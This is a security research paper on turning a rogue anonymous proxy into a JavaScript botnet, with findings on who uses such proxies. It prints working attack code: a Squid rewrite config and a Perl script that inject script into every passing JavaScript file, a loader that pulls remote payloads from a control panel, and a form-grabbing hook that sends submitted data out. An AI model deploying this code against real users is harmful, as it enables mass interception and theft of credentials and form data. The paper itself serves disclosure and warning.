Owning Bad Guys {& Mafia} with JavaScript Botnets

Chema Alonso (chema@informatica64.com @chemaalonso) and Manu "The Sur" (mfernandez@informatica64.com)
Informatica 64 (http://www.informatica64.com)

Abstract: *"Man in the middle"* attacks are common and dangerous. Using a TOR connection or an Anonymous Proxy Server implies accepting a *"man in the middle"* schema in our Internet Connection. In this paper we describe how easily a JavaScript Botnet can be constructed and what are the risks. Moreover, we describe, with samples, what kind of people are using this kind of services.

Botnets

Building a botnet is an idea that everyone working in security has thought about. c. The idea of having a control panel that allows you to manage the behaviour of thousands of machines is tempted … However, this process is definitively a step to the side of cybercrime, and must be very careful not to do.

Despite this, the proof of concept I will relate in this article has to do with this idea, to make a botnet, but with a complete different philosophy. First, on our proof of concept work that is done is completely passive, it means, there is no intention to control the lives of anyone, but to study the risks of certain services that have become too popular, such as "Anonymous Proxies" and TOR networks.

All this work is intended to alert of the risks to which may be incurred by the mere fact of following one of the many tutorial available on Internet about anonymity. That said, I will tell you the process we followed to make a botnet to control what they do and how they do, that bad guys of Internet.

Man In The Middle

Before describing the architecture is necessary to review the concept of "Man in the Middle" techniques. In the networking field, "Man in the Middle" attacks are popular and effective. Typical cases in IPv4 networks with ARP Spoofing techniques or Rogue DHCP, in IPv6 networks with ICMP Spoofing attacks or SLAAC, or other cases such as DNS Poisoning are widely used in schemes to steal credentials.

"Man in the middle" scheme in networks, spread with the cybercrime world to "Man In The Browser". For a long time, "the Russian school" was beating those systems with Internet Explorer 6 by using the famous Browser Helper Objects (BHO) - Active X components -, just like a browser toolbar took control about everything going on in the browser, in order to replace and inject HTML code in websites of financial institutions and steal login credentials.

This scheme of business was extended to mobile devices, where it is known as "Man In The Mobile", since in order to control economic transactions of many banks was necessary to steal the bank confirmation SMS.

Man in the Tab

Even more subtle are the techniques of "Man in the Tab" or "JavaScript in the middle", also known as cache poisoning browser. In these cases, the attacker does not control entire browser, but its only area of work is the content of a tab, that is, it has managed to put malicious code on the user tab, allowing they to do all the things that can be done with code on a web page loaded in a web browser.

These attacks are commonly used in XSS schemes, where the attacker injects code that runs in the browser tab. Another common way, is to own legitimate web servers to put a JavaScript code, which is responsible for redirecting visitors to a web server where the exploting kits were deployed. This is something very common in distribution of malware operations.



Figure 1: Trojan JS/Redirector.GA

But there are even malware whose operation is based entirely on that, a file cached in web browser to load malicious JavaScript on a regular basis on the tabs to get their executions. Thus, malware as Trojan horse: JS / Redirector.GA [1] took care to put the Google Analytics JavaScript file, widely used on many web sites, as this trojan-blog, loading a malicious payload from a server controlled.

Once inside

In an environment that has been infected with a JavaScript file loaded in the page, the many things that can be done are more than enough to please the attacker. First, to be within the domain allows Javascprit code to access all the cookies that are not tagged as HTTP Only, and even others if the conditions are present for TRACE attack [2], or make an Error 400 attack in Apache[3] or loading a Applet[4] or... Of course, it is possible to make Clickjacking attacks, Phishing, to steal data that has been typed, to intercept forms, to load code from remote servers, etcetera.

In order to generate attacks in these environments there are advanced solutions such as BeEF (Explotation Browser Framework)[5] that contains a good amount of payloads to use in case you get the malicious .js file.



Figure 2: BeEF Project

How to make a botnet with this idea

Moving from an environment that specifically infects a JavaScript file, we decided that the best way to create the botnet would be if bots did "motu proprio", it means, not a forced man in the middle, but chosen by themselves. Hereby we decided to focus on the TOR network and Proxy servers used on the Internet.

For its implementation, we assemble a machine, which would be the “Man in the Middle”, and enrolled as TOR node and as an Anonymous Proxy Server, and in both cases was operating for a while. However, we must say that with TOR node, we suffered a detection of malicious activity that makes that our IP address was ignored.



Figure 3: DNS test log in TOR

Security systems in TOR networks launch periodic and more or less random tests, in which the answers are known beforehand, and if they are handled or manipulated in some way, then the node loses confidence and it is blocked. In our case, we "tweak" the answer to certain domain names and stopped sending traffic through our node. Good for them!

However, with proxy servers on the Internet the things were different…

Architecture of the solution: Infection of JavaScript

To achieve the goal of being able to infect clients with malicious JavaScript files should ideally not add a new file, but to modify JavaScript files that pass through the Malicious Proxy server by adding some code to load a payload each time bots execute this code in a browser tab. That is, using a schema similar to the following image:



Figure 4: Malicious Proxy architecture

This means that the architecture does modify the code of all JavaScript files that passes through the Proxy server to dynamically load the payloads to be set later with a control panel as BeEF.

Setting the proxy server: SQUID

To get JavaScript files rewritten, the steps were:

1) Download the file from its original location.
2) Save it to a temporary location.
3) Add the JavaScript infection code at the end of the JavaScript file.
4) Make that file has an expiration date of 3,000 days.
5) Deliver to the clients the new created JavaScript file.

In order to perform all these steps, the first thing to do is select the server option URL_Rewrite_Program of SQUID, which lets you run a program to rewrite the files that match a certain condition. In this case, the rule applies to all files and used a Perl program called poison.pl.

```
#        By default, a URL rewriter is not used.
#
#Default:
# none
url_rewrite_program /etc/squid/poison.pl
```

Figure 5: squid.conf file with activated url_rewrite_program

The file poison.pl performs steps 1 to 5 (with the exception of step 4) of the process described above. To do this, first check that the file name ends in .js with a small regular expression. Once the file is met JavaScript, the program will download it from its original location, copy it to a temporary location, change its permissions to write it and dumps the contents of file infection, which in our example is called pasarela.js

```
#!/usr/bin/perl

$|=1;
$count = 0;
$pid = $$;

while (<>)
{
   chomp $_;
   if ($_ =~ /(.*\.js)/i)
   {
      $url = $1;
      system("/usr/bin/wget", "-q", "-O","/var/www/tmp/$pid-$count.js", "$url");
      system("chmod o+r /var/www/tmp/$pid-$count.js");
      system("cat /etc/squid/pasarela.js >> /var/www/tmp/$pid-$count.js");
      print "http://127.0.0.1:80/tmp/$pid-$count.js\n";
   }
   else
   {
          print "$_\n";
   }

   $count++;
}
```

Figure 6: poison.pl module infects JavaScript files

The last step is modify the expiration date of the objects. It requires installing "mod_expires" module into Apache, and to make a little change in the file .htaccess at location from which will serve all the JavaScript infected files.

```
        :/etc/squid# cat /var/www/tmp/.htaccess
ExpiresActive On
ExpiresDefault "access plus 3000 days"
        :/etc/squid#
```

Figure 7: .htaccess file of temporary folder

The infection

Finally, note that all that is necessary to infect JavaScript files, is something called pasarela.js and all it does is loading the poisoned payload.php from malicious server and report their identity loading an image with jsonip.php.

```
function payload()
{       x = document.getElementById("poisonpayload");

        if (x == null)
        {
                document.write( "       <script>function getip(json) {
document.write('<script type=\\\"application/javascript\\\"
 src=\\\"http://[redacted]/panel/poison payload.php?id=\'+
 json.ip + \'\\\"></scr\'+\'ipt>');
 };</script>
                        ");
 document.write("<script id='poisonpayload' type='application/javascript'
 src='http://[redacted]/panel/jsonip.php?callback=getip'></script>");
        }
}
payload();
```

Figure 8: pasarela.js file that is copied in all the JavaScript files

In the code can be viewed whether an element has been created or not. The goal is to not run the code of the pasarela.js more than once per page.

And now…how to get someone become infected with this Malicious Proxy?

Distributing the Proxy server in Internet

To get the "bad guys" do use of our Malicious Proxy server, the idea was very simple: We registered it on one list of proxy servers. For a long time, and in many sites and blogs, it is recommended the use of proxy servers to get anonymous IP address, which is common for many of us to do, and I have to include myself. We selected a site at random and we register the IP address with port 31337, to attract a little more attention.

Figure 9: Proxy servers service

These sites with lists of Proxy servers perform security testing to the new Proxy Servers, but the test are not as good as those made in the TOR network. In fact, the real problem is not the place where the proxy server is registered do the tests or not, but once it gets on the list, there are hundreds of sites and applications that are downloading these lists without any verification of safety.

Simply pass the first test, which from what we saw was test of connection and functionality, and the "Magic of the Internet" will make your IP address appears on thousands of sites, such as what happened with our IP address.



Figure 10: Rogue Proxy IP appeared in thousands of sites

Expansion of the botnet

Once there was the mass distribution of the IP address, the rest of the work was waiting to see how many "bad guys" began to be infected by JavaScript code. To see that, it was implemented a small panel in PHP – that was hacked by Spanish hackers later, just after we show it in our talk in RootedCON [6]. Don´t trust on Spanish hackers!-, which accounted for the bots that had ever requested payloads and those who had requested them in the last 24 hours.

The number of computers that were infected were so high at the beginning, that knock down our panel, so we had to optimize some queries, and be much more selective in the connections and the data to be captured, so as not to overwhelm our small server with many data.

Figure 11: Map of active bots by countries

Here you can see how the panel reached one of the moments about 5,000 bots with nearly 1,000 of them active in the last hour. As you can see, to make an analysis of the origins of connection, Russia, Brazil and Indonesia were the most active when using these services. Interestingly match source of much malware.

Making payloads

Once we had entered the pasarela.js in the browser ... What could be done from there? The volume of ideas that you may occur is huge. From making DDOS attacks, until make defacement of the sites visited by the bot, phishing attacks to steal login credentials of special sites or steal cookies from the session.

As we had no intention of doing anything wrong with this, and our goal was to do an experiment to see what kind of things were done through the Internet Proxy servers, only started a couple of payloads.

1) Identification of bot, and theft of cookies that were not HTTP Only and its URL.
2) Theft of data sent by loaded HTTP forms.

Identifying bot and URL of connection

We left out of the payloads the HTTPs connections and HTTPOnly cookies, because we had no actual real target, and because it was sufficient as sample to obtain that information.

Thus, the first payload identification only did this:

document.write("");

Allowing us to know which URL was connecting and if he had any unsafe session cookie. This information allows us to find things very juicy and discover a new Internet full of URLs that we had not visited before.

Grabbig data from the forms

To get data filed from forms, a small script was generated which hook submit events of the forms, with this simple JavaScript code.

```
function kLogStart()
{
  var forms = parent.document.getElementsByTagName("form");
  for (i = 0 ; i < forms.length; i++)
  {
    forms[i].addEventListener('submit', function() {
            var cadena = "";
            var forms = parent.document.getElementsByTagName("form");
            for (x = 0 ; x < forms.length; x++)
            {
              var elements = forms[x].elements;
              for (e = 0 ; e < elements.length; e++)
              {
                      cadena += elements[e].name + "%3d" + elements[e].value + "|";
              }
            }
            attachForm(cadena);
    }, false);
  }
}
```

Figure 12: Script to hook submits fields of the forms

And the rest was to discover what is done through an Anonymous Proxy Server on the Internet ... What did we found there?

Who uses the Internet Proxy server?

The main reasons to use an Internet Proxy Server are usually two. The first of these is obviously hiding the source IP address of the connection. Such users are seeking will certainly not leave the IP address of the initial connection to a log file that can point directly to them. The second reason is often to jump/avoid access restrictions on the network connection, i.e. users who want to bypass any security restriction in any organization in order to connect to sites not allowed by the network administrator.

With this type of base motives, the type of users of our Proxy Server was the most colourful, leaving a good collection of data that is worthy to study deeply. Between the most striking we found the following:

Scam artists: The Nigerian scammer

One of the users of such Internet Proxy Services proved to be a man that allegedly was selling Visa Cards for working at UK, with IP address from India. To do that, he was making an intense campaign of spam with an e-mail message requesting payment for Western Union.



Figure 13: Spam scam campaign and request money

Of course, some recipients of the messages were quite sceptical and their responses were very negative, but we could see how some people paid and sent all data to obtain a Visa that would never come.



Figure 14: Victim sending all his documentation

Scam artists: The horny chick you get off with tonight

Another type of scam artists with whom we met are dedicated to keeping fake profiles of women in different social networks of sentimental contacts. In each, the location, name and age of women were different.

In fact, the same person kept profiles with different types of women, allowing it to open the range of victims.



Figure 15: Rogue profile number 1

For reasons of space I show you only a couple of profiles of all we found that are maintained by the same person.

Figure 16: False profile number 2

In this case, its business model was very similar. Making a working day, this German crock, is dedicated to linking people and ask for money through Western Union to pay for the trip to where the victim lives and spend a night of mad, wild, nasty love.

As had many chance encounters, he organised conversations and stores them. Some are like this, in which insistently sought money in exchange for some alleged "nicked" (naked) photos. In the chat you can see that, as it should be chatting with several at once, sometimes it plays dirty tricks and puts things in their native language.



Figure 17: A chat log talking to a victim

The number of chats, and requests for money by Western Union did was very high, making this system a real work night shift.

These two types of scams are among the many we saw, where we found that it made all kinds of scams, such as sales of dogs, fake vehicles, etcetera. A real amount of business, we did not know previously. Financial crisis what?

Worried about anonymity

Many of the users who came to do something "illegal", the first thing they did was check their IP address with websites such as Whatismyip.com checking whether they are anonymous or not or using others similar websites, but in the end, apparently seen, not only should check their IP addressing.

Hacked hackers hacking

One of the issues that caught our attention as we hoped was to find many hackers using WebShell through Proxy Servers to deface websites. Among them, we have chosen this defacement that we saw how it was made in real-time.



Figure 18: Hacker's defacement

When we look at why he had been infected, we realized that he was using an infected WebShell loading a JavaScript file to report the URL of the WebShell. This JavaScript file was also infected by our Proxy Server, and allows us to discover where the webshell was.



Figure 19: Webshell requesting the infected JavaScript

So far, everything has been obtained by passive observation of navigation, but ... Could we make an active infection by selecting to infect websites that are not reached by browsing via our Proxy Server? The answer is yes.

Coming into the intranet

One of the things that caught our attention when reviewing the collected data, was the possibility of finding information about machines that were not published on the Internet, that is, applications that are being used internally on an Intranet, as can be seen the following data in an internal ERP System.



Figure 20: Data of Intranet web application

Reasons to collect Intranet application data by a Javascript botnet such as ours are simple:

1) At any time this person configured our Proxy Server and was infected.
2) At some point requested a JavaScript file on Internet that was also in use by the Intranet application.

This makes it clear that use remote JavaScript files on an Intranet may not be desirable and opens the door to potential attacks of this kind.

Seeing this, we thought it would be easy to prepare a targeted attack to any application in the Intranet or the Internet, analysing previously the JavaScript files that are loaded, and forcing customers to load these files from any domain, so the caching is forced.

Analysing the JavaScript files of a web

To prepare a targeted attack to a specific site, i.e. to ensure that a user who is part of the botnet is infected when he visits a particular site, it must be known what are the JavaScript files that loads that site.

To do this, you can make use of network inspection in Google Chrome or Firefox Firebug, and select the one to infect.



Figure 21: Loaded JavaScript files loaded in login website

For example, in this site it can be seen that in the login page, JavaScript files are being loaded statically, that is, it always loads the same files, allowing attackers to force a pre-caching of all of them to all the victims they want to infect.

To do this, the control panel would have a payload in JavaScript to do something like:

document.write(<script src=http://www.objetivo.com/target.js >);

This file will be also infected, and the attacker could run any payload in the future within the targeted domain, even if the bot is disconnected form the Rogue Proxy Server.

Dynamic JavaScript files

Sites like Facebook load javascript files using names that change dynamically, which prevents it from caching the JavaScript file previously, so this attack cannot be done.



Figure 22: JavaScript files loaded in Facebook's login

However, the list of sites that use static JavaScript files, in login pages of banks, institutions, companies, etcetera, is huge, and it should not be a security vulnerability if users are not infected, but it helps Javascript botnets to perform targeted attacks.

Previously cached JavaScript files and HTTPs

One of the things that we did not implemented in this proof of concept was to force to cache the infected file if it was already in the browser cache. Assuming that a site loads a JavaScript file that the browser has already cached, the client will not request that file, so it would not become infected. However, playing with HTTP Etags options would be possible to force the browser to request the new files, but this wasn´t implemented in this proof of concept.

Moreover, to avoid arousing the slightest suspicion, we decided not to intercept HTTPs communications, leaving out of reach any secure connection and any cookie marked with the "Secure" flag. Do not forget that this was just a POC.

Final recommendations

Both the TOR networks and Proxy systems represent "Man in the Middle" schemes, in which you must trust to use them. Put a malicious server on Internet is too easy as to think that there is not being made, in a massive way, by people with the worst of the intentions of all, so if you use any of these facilities, it is best to get ready to be attacked.

No surfing with out dated systems for these networks, firewalls and anti-malware always in alert, and remember when you finish to use of them should take precautions for disinfection. As recommended by default, clear the cache for each browser session, and always use the private browsing mode.

Greetings

We would like to say thanks, to Jon, Antonio, Pedro and Isabel of JAPI Tracing, to people working on BeEF, colleagues form Informatica64 and Manu and Frank for helping us to improve the security of the C&C.

References

[1] JS / Redirector.GA
https://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Trojan%3AJS%2FRedirector.GA&ThreatID=-2147328473
[2] XST Attack
http://jeremiahgrossman.blogspot.com.es/2007/04/xst-lives-bypassing-httponly.html
[3] Apache HTTP Only Cookie Disclosure
http://fd.the-wildcat.de/apache_e36a9cf46c.php
[4] Gaining Access to HTTP Only Cookies in 2012
http://seckb.yehg.net/2012/06/xss-gaining-access-to-httponly-cookie.html
[5] BeEF Project
http://beefproject.com/
[6] RootedCON
http://www.rootedcon.es